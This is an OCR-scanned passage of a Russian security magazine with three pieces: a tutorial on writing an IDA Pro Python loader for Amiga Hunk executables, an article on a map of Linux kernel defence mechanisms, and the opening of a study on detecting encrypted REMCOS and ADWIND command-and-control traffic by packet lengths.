
Шаблон загрузчика

```
import idaapi
import ida _ idp
import ida _ fixup

def accept _ file(li, filename):
    li.seek(0)
    tag = li.read(4)
    if tag == 'TAG1':  # check if this file can be loaded
        return {'format': 'Super executable', 'processor': '68000'}
    else:
        return 0

def load _ file(li, neflags, format):
    # set processor type
    idaapi.set _ processor _ type('68000', ida _ idp.SETPROC _ LOADER)

    # set some flags

    idaapi.cvar.inf.af = idaapi.AF _ CODE | idaapi.AF _ JUMPTBL | idaapi.
AF _ USED | idaapi.AF _ UNK | \
             idaapi.AF _ PROC | idaapi.AF _ LVAR | idaapi.AF _ STKARG |
idaapi.AF _ REGARG | \
             idaapi.AF _ TRACE | idaapi.AF _ VERSP | idaapi.AF _ ANORET |
idaapi.AF _ MEMFUNC | \
             idaapi.AF _ TRFUNC | idaapi.AF _ FIXUP | idaapi.AF _ JFUNC |
idaapi.AF _ NULLSUB | \
             idaapi.AF _ NULLSUB | idaapi.AF _ IMMOFF | idaapi.AF _ STRLIT

    FILE _ OFFSET = 0x40  # real code starts here
    li.seek(FILE _ OFFSET)
    data = li.read(li.size() - FILE _ OFFSET)  # read all data except header

    IMAGE _ BASE = 0x400000  # segment base (where to load)

    # load code into database
    idaapi.mem2base(data, IMAGE _ BASE, FILE _ OFFSET)

    # create code segment
    idaapi.add _ segm(0, IMAGE _ BASE, IMAGE _ BASE + len(data), 'SEG01',
'CODE')

    return 1

def move _ segm(frm, to, sz, fileformatname):
    delta = to
    xEA = ida _ fixup.get _ first _ fixup _ ea()
    while xEA != idaapi.BADADDR:
        fd = ida _ fixup.fixup _ data _ t(idaapi.FIXUP _ OFF32)
        ida _ fixup.get _ fixup(xEA, fd)
        fd.off += delta
```

```
        if fd.get_type() == ida_fixup.FIXUP_OFF8:
            idaapi.put_byte(xEA, fd.off)
        elif fd.get_type() == ida_fixup.FIXUP_OFF16:
            idaapi.put_word(xEA, fd.off)
        elif fd.get_type() == ida_fixup.FIXUP_OFF32:
            idaapi.put_long(xEA, fd.off)

        fd.set(xEA)

        xEA = ida_fixup.get_next_fixup_ea(xEA)

    idaapi.cvar.inf.baseaddr = idaapi.cvar.inf.baseaddr + delta

    return 1
```

Пишем основной код загрузчика

Итак, с основами разобрались. Давайте подготовим себе «рабочее место». Не знаю, в чем кто любит писать код на Python, а я люблю это делать в PyCharm. Давайте создадим новый проект и добавим в пути для поиска импортов каталог из IDA:



Люди, которые уже сталкивались с вопросом эмуляции исполняемых файлов для AmigaOS, наверняка слышали о таком проекте, как amitools (bit.ly/2E1YeIR). В нем имеется практически полный набор инструментов для работы с Amiga Hunk (как для эмуляции, так и просто для парсинга). Предлагаю на его основе и сделать «загружалку» (лицензия проекта позволяет, да и наш загрузчик будет некоммерческим).

После непродолжительных поисков по `amitools` нашелся файл BinFmtHunk.py (bit.ly/2Sk3Jro). В нем реализованы парсинг файла, определение сегментов, релокаций и много чего еще. Собственно, за само применение релоков отвечает файл Relocate.py (bit.ly/2U7fvY1).

Теперь самое сложное: нужно из всего этого дерева файлов amitools перетащить в наш файл загрузчика все, на что есть ссылки в `BinFmtHunk.py` и `Relocate.py`, кое-где делая мелкие исправления.

Еще одна штука, которую я хочу добавить, это определение для каждого сегмента позиции в файле, с которой были загруженные данные. Делается это путем добавления атрибута `data_offset` в два класса: `HunkSegmentBlock` и `HunkOverlayBlock`. Получается следующий код:

HunkSegmentBlock

```
class HunkSegmentBlock(HunkBlock):
    """HUNK_CODE, HUNK_DATA, HUNK_BSS"""

    def __init__(self, blk_id=None, data=None, data_offset=0, size_
longs=0):
        HunkBlock.__init__(self)
        if blk_id is not None:
            self.blk_id = blk_id
        self.data = data
        self.data_offset = data_offset
        self.size_longs = size_longs

    def parse(self, f):
        size = self._read_long(f)
        self.size_longs = size
        if self.blk_id != HUNK_BSS:
            size *= 4
            self.data_offset = f.tell()
            self.data = f.read(size)
```

HunkOverlayBlock

```
class HunkOverlayBlock(HunkBlock):
    """HUNK_OVERLAY"""
    blk_id = HUNK_OVERLAY

    def __init__(self):
        HunkBlock.__init__(self)
        self.data_offset = 0
        self.data = None

    def parse(self, f):
        num_longs = self._read_long(f)
        self.data_offset = f.tell()
        self.data = f.read(num_longs * 4)
```

Теперь нужно добавить этот атрибут в класс `Segment`, который создается позднее из Hunk-блоков:

```
class Segment:
    def _ _ init _ _ (self, seg _ type, size, data=None, data _ offset=0,
flags=0):
        self.seg _ type = seg _ type
        self.size = size
        self.data _ offset = data _ offset
        self.data = data
        self.flags = flags
        self.relocs = {}
        self.symtab = None
        self.id = None
        self.file _ data = None
        self.debug _ line = None
```

Далее для класса `BinFmtHunk` добавим использование `data _ offset` при создании сегментов. Делается это в методе `create _ image _ from _ load _ seg _ file` в цикле перечисления сегмент-блоков:

```
segs = lsf.get _ segments()
    for seg in segs:
        # what type of segment to we have?
        blk _ id = seg.seg _ blk.blk _ id
        size = seg.size _ longs * 4
        data _ offset = seg.seg _ blk.data _ offset
        data = seg.seg _ blk.data
        if blk _ id == HUNK _ CODE:
            seg _ type = SEGMENT _ TYPE _ CODE
        elif blk _ id == HUNK _ DATA:
            seg _ type = SEGMENT _ TYPE _ DATA
        elif blk _ id == HUNK _ BSS:
            seg _ type = SEGMENT _ TYPE _ BSS
        else:
            raise HunkParseError(«Unknown Segment Type for BinImage: %d»
% blk _ id)
        # create seg
        bs = Segment(seg _ type, size, data, data _ offset)
        bs.set _ file _ data(seg)
        bi.add _ segment(bs)
```

Пишем код для IDA-колбэков

Теперь, когда все необходимое у нас есть, давайте напишем код для колбэков. Первым будет `accept _ file`:

```
def accept _ file(li, filename):
    li.seek(0)
```

```
    bf = BinFmtHunk()
    tag = li.read(4)
    tagf = StringIO.StringIO(tag)

    if bf.is_image_fobj(tagf):
        return {'format': 'Amiga Hunk executable', 'processor': '68040'}
    else:
        return 0
```

Тут все просто: читаем первые четыре байта, делаем из них виртуальный файл (`StringIO`) и передаем его в функцию `is_image_fobj`, которая возвращает True, если файл подходящего формата. В таком случае возвращаем словарь с двумя полями: `format` (текстовое описание загружаемого формата) и `processor` (под какую платформу написан исполняемый код).

Далее необходимо загрузить файл в IDB. Тут посложнее. Первое, что необходимо сделать, это принудительно установить тип процессора на необходимый `Motorola 68040`:

```
idaapi.set_processor_type('68040', ida_idp.SETPROC_LOADER)
```

Установим флаги для загрузчика, чтобы не распознавалась всякая дичь и не делались массивы из всего подряд (описание флагов можно почитать по адресу bit.ly/2VbSUtg):

```
idaapi.cvar.inf.af = idaapi.AF_CODE | idaapi.AF_JUMPTBL | idaapi.AF_
USED | idaapi.AF_UNK | \
    idaapi.AF_PROC | idaapi.AF_LVAR | idaapi.AF_STKARG | idaapi.AF_
REGARG | \
    idaapi.AF_TRACE | idaapi.AF_VERSP | idaapi.AF_ANORET | idaapi.AF_
MEMFUNC | \
    idaapi.AF_TRFUNC | idaapi.AF_FIXUP | idaapi.AF_JFUNC | idaapi.AF_
NULLSUB | \
    idaapi.AF_NULLSUB | idaapi.AF_IMMOFF | idaapi.AF_STRLIT
```

Передадим содержимое загружаемого файла в `BinFmtHunk` (парсинг и все такое):

```
li.seek(0)
data = li.read(li.size())

bf = BinFmtHunk()
fobj = StringIO.StringIO(data)
bi = bf.load_image_fobj(fobj)
```

С нулевым адресом загрузки предлагаю расправиться выбрав другой ImageBase. К слову, исполняемые файлы в AmigaOS загружаются лишь по доступным адресам, виртуальных адресов там нет. Я выбрал 0x21F000, он красивый и вряд ли совпадет с какой-нибудь константой. Применим его:

```
rel = Relocate(bi)

# new segment addresses are in this list
addrs = rel.get_seq_addrs(0x21F000)
```

```
# new segment datas with applied relocations are in this list
datas = rel.relocate(addrs)
```

Добавим стартовый адрес, с которого начинается исполнение программы:

```
# addrs[0] points to the first segment' entry point
# 1 means that the entry point contains some executable code
idaapi.add_entry(addrs[0], addrs[0], «start», 1)
```

Пора грузить сегменты в базу и создавать релоки (в терминологии IDA: reloc == fixup):

```
for seg in bi.get_segments():
    offset = addrs[seg.id]
    size = seg.size

    to_segs = seg.get_reloc_to_segs()
    for to_seg in to_segs:
        reloc = seg.get_reloc(to_seg)
        for r in reloc.get_relocs():
            offset2 = r.get_offset()
            rel_off = Relocate.read_long(datas[seg.id], offset2)
            addr = offset + rel_off + r.addend

            fd = idaapi.fixup_data_t(idaapi.FIXUP_OFF32)
            fd.off = addr
            fd.set(offset + offset2)

    idaapi.mem2base(str(datas[seg.id]), offset, seg.data_offset)
    idaapi.add_segm(0, offset, offset + size, 'SEG_%02d' % seg.id, seg.
get_type_name())
```

Финалочка для `load_file`:

```
    return 1
```

Код `move_segm` просто берем без изменений.

Итоговый код загрузчика и выводы (amiga_hunk.py)

Написать загрузчик для IDA, на самом деле, совершенно не сложно. Если вы «плюсовик» или немного умеете кодить на Python и, конечно же, обладаете большим терпением (а куда без него в реверс-инжиниринге?), сделать это можно за один вечер.

Основной проблемой в написании чего-либо под IDA является отсутствие нормальной справки, во многих вещах приходится разбираться самостоятельно. К счастью, разработчики уже делают кое-что в этом направлении, и доки теперь не те, что раньше.

Загрузчик можно скачать на GitHub:

bit.ly/2XgTI7B

Карта средств защиты ядра Linux

Александр Попов

Защита ядра Linux — очень сложная предметная область. Она включает большое количество сложно взаимосвязанных понятий, а именно:

- классы уязвимостей;
- техники их эксплуатации для проведения атак;
- механизмы выявления ошибок;
- технологии защиты.


В свою очередь технологии защиты ядра разнородны. Одни входят в состав ванильного ядра Linux, другие поставляются отдельно по различным причинам (например, есть коммерческие средства обеспечения безопасности). Существуют механизмы защиты ядра, которые требуют поддержки аппаратного обеспечения. Таким образом, тема безопасности ядра Linux достаточно обширна, и было бы полезным иметь ее графическое представление.

Поэтому я разработал карту средств защиты ядра Linux, которая отражает взаимосвязи между перечисленными выше понятиями. Каждая линия, соединяющая объекты на карте, обозначает их взаимное влияние, суть которого следует выяснять в документации.

Данный принцип может быть проиллюстрирован на фрагменте общей карты. На схеме 1 представлены свойства безопасности технологии STACKLEAK.

PAX_MEMORY_STACKLEAK — это коммерческая технология защиты ядра Linux, противодействующая эксплуатации следующих типов уязвимостей: переполнение стека в глубину, использование неинициализированных переменных и утечка информации в пользовательское пространство. Карта содержит идентификаторы данных классов уязвимостей (CWE, Common Weakness Enumeration).

Технология STACKLEAK была привнесена в ванильное ядро Linux, что отражено на схеме. Есть также механизм отладки KMSAN, позволяющий обнаружить



Легенда:

Схема 1

при тестировании ядра использование неинициализированных переменных и утечку информации в пользовательское пространство.

Стоит отметить, что данная карта не затрагивает вопрос уменьшения периметра атаки для ядра. В сущности, отключение почти любого функционала, уменьшающее размер исполняемого файла, сокращает и периметр атаки. А в данном проекте основное внимание направлено на средства безопасности, обеспечивающие самозащиту ядра Linux против эксплуатации уязвимостей.

Таким образом карта средств защиты ядра Linux призвана помочь в изучении исходного кода, документации и других источников информации по данной теме:


1. Средства защиты grsecurity: grsecurity.net/features.php
2. Статус проекта Kernel Self Protection: bit.ly/2GWkCGH
3. Документация по безопасности ядра Linux: bit.ly/2SOg1NT
4. Статья о переносе функционала grsecurity в ванильное ядро: bit.ly/2GDMtMa

Карта написана на языке DOT, поэтому ее удобно поддерживать в системе контроля версий Git. Схема генерируется пакетом GraphViz с помощью следующей команды:

```
# dot -Tpng linux-kernel-defence-map.dot -o linux-kernel-defence-map.png
```

Карта средств защиты ядра Linux — это открытый проект, лицензированный согласно GPL v3.0. Репозиторий расположен на GitHub (github.com/a13xp0p0v/linux-kernel-defence-map).

На схеме 2 представлена полная карта для ядра версии 5.0.



Найдите на странице кибермудрость

о	р	н	к	с	в	ц	а
а	р	о	е	а	н	к	а
ы	в	а	у	ц	й	й	й
ы	в	а	а	у	й	а	р
м	о	й	д	о	м	—	м
с	р	е	б	и	к	я	о
т	к	р	е	п	о	с	т
ь	ч	в	ч	в	ч	ч	ь

#КИБЕРКВЕСТ

Щит и меч информационной безопасности

Что делать с криптографией вредоносных соединений. Теория и практика

Евгений Устинов, Антон Тюрин

Какая реакция бывает у исследователя в области информационной безопасности, если ему предложить детектировать вредоносный, но при этом еще и зашифрованный трафик? Такая же, как и у любого человека. Отрицание: «Оу, непонятный поток байтов — ну и как это детектировать?» Гнев: «Гори оно все в аду!» Торг: «Может, получится детектировать как раньше — по контенту?» Депрессия: «Как раньше не получится :(». Принятие: «Все-таки нужен новый метод». Пройдя все стадии, мы хотим поделиться с вами нашим методом и его практической реализацией.

В данной статье мы будем говорить о шифровании на мощных алгоритмах, стандартах шифрования (AES CBC, например), перемалывающих открытый текст в бинарный «фарш» без единого шанса на обнаружение какой бы то ни было статистики в текстах. Теоретические аспекты нам виделись как поиск устойчивых последовательностей длин сообщений в канале связи с командным центром. Именно количество байтов в каждом сообщении, на наш взгляд, являлось универсальным способом для детектирования как самодельных протоколов вредоносных программ, так и стандартов передачи шифрованных данных. Практическую реализацию решено было осуществлять средствами систем обнаружения вторжений. И поскольку на тот момент мы являлись членами консорциума OISF, мы использовали синтаксис правил Snort и Suricata.

Области детектирования могут пересекаться друг с другом или распадаться на несколько частей

REMCOS и ADWIND спешат на помощь. Спасайся кто может!

Размышляя над выбором образцов вредоносных программ для иллюстрации метода обнаружения, мы решили, что остановимся на двух инструментах удаленного управления:

REMCOS, который активно использовался в кампаниях, нацеленных на турецкого оборонного подрядчика начиная с середины ноября 2017 года (bit.ly/2CEj9l4). REMCOS использует сквозное шифрование всех данных в пакетах TCP в зависимости от ключа, заданного злоумышленником на этапе сборки.

ADWIND — кроссплатформенный инструмент удаленного управления, написанным на Java. Он был взломан в 2014 году (bit.ly/2HHL486), что привело к его широкому распространению и участию в таргетированных атаках. В 2017 году всплыли подробности применения ADWIND в атаках на предприятия аэрокосмической отрасли по всему миру (bit.ly/2uvlxGp). Он заинтересовал нас как объект для детектирования в шифрованном сетевом соединении на уровне TLS.

Одномерный стрим

Давайте взглянем на то, как может выглядеть упрощенная модель одного сетевого соединения (рис. 1), и на то, как мы будем визуализировать его для лучшего понимания техники детектирования.

Часто для обозначения сетевых TCP-соединений применяют термин стрим (от англ. stream — поток), а для исполнимого вредоносного кода — семпл (от англ. sample — образец).

Составной частью стрима является сетевой пакет. Так как нас интересует длина полезной нагрузки в пакетах, то в дальнейшем не будем рассматривать служебные TCP-пакеты (SYN, ACK, FIN и т. п.) в собранных и упорядоченных стримах. Таким образом, на график попали только пакеты с данными обмена на уровне приложений. Клиент отправляет каждый раз сообщения разной длины (на рисунке отмечено красным), а сервер отвечает на них подтверждением с одинаковой длиной (на рисунке отмечено серым). Здесь величина полезной нагрузки каждого пакета в байтах спроецирована на горизонтальную ось.




Рисунок 1. Что такое стрим

Добро пожаловать в дивный двумерный мир!

Идея визуализировать детектирование предложенным далее способом пришла, когда мы смотрели на уже готовые правила, написанные нами. Мы поняли, что пакеты в стримах легко описываются декартовыми координатами. Так, например, если на рис. 1.1 по горизонтальной оси отложить количество переданных данных, а по вертикальной — количество байтов в нагрузке одного пакета, то получим плоскость для представления сетевого соединения как графика. Для его построения обозначим каждую точку на плоскости как момент, в котором данные из пакета помещены в стрим. В процессе формирования стрима каждая следующая точка на декартовой плоскости будет появляться, когда очередной пакет будет полностью передан. Стоит отметить, что положения точек связаны между собой: так, если первый пакет займет в стриме ровно свою собственную длину, то второй пакет сдвинется по горизонтальной оси на свою длину, начиная от той точки, где закончился первый пакет, и так далее.

На рис. 1.1 показан один стрим одного семпла. Теперь рассмотрим несколько стримов от семплов одного семейства.

Дополним декартову плоскость новыми точками из новых стримов. Наша задача — обнаружить отклонения в длинах передаваемых данных. На рис.2 приведен пример для четырех стримов. Красные точки относятся к первому семплу, желтые — ко второму и так далее. Все семплы проиграны в различных условиях, имитирующих заражение различных систем. Обозначим пунктиром зоны, допустимые для попадания точек на графике, — области детектирования. Строим их относительно точек с совпадающим порядковым номером пакета. Выявленное рассредоточение точек происходит из-за флуктуации длин передаваемых данных. Задаются они обозначением границ

положения пакета в стриме (по горизонтальной оси) и диапазонов размера пакетов (по вертикальной оси). В процессе исследования мы выяснили, что вероятность правильного детектирования существенно уменьшается по мере удаления от начала сетевого подключения. Это в общем-то легко объяснить, если учесть, что область детектирования накапливает разность между длинами пакетов разных семплов с каждым новым пакетом, увеличивая свою площадь и повышая тем самым вероятность ошибок первого рода. Таким образом, например, если бы мы решили обнаружить 100-й пакет у разных семплов одного семейства, то его положение было бы весьма неопределенным и существенно отличалось бы для каждого стрима. Накопление ошибки происходит из-за колебаний размеров всех предшествующих пакетов, соответственно, область детектирования в стриме для 100-го пакета придется указывать очень большой — а это как раз и может привести к ложным срабатываниям.




Рисунок 1.1. Двумерное представление сетевого стрима

Области детектирования могут пересекаться друг с другом или распадаться на несколько частей относительно вертикальной оси (рис. 3). Логично сделать вывод: чем меньше области детектирования, тем они точнее отражают реальную ситуацию в стримах и тем точнее будет обнаружение стрима, подобного искомому.

Области детектируют попадание пакета с определенными характеристиками. Для полноценного детектирования всего стрима необходимо, чтобы на протяжении нескольких пакетов стрим не выходил за пределы установленных областей. То есть важна их связь. На рис 3. стримы условно представлены как линии между точками. Аналогично и области, обозначенные пунктиром, должны быть последовательно связаны в цепочку. Детектирование тогда будет успешным, когда несколько первых пакетов в стриме попадут в области детектирования и области активируются в определенной последовательности — от первой до последней в цепочке детектирования.

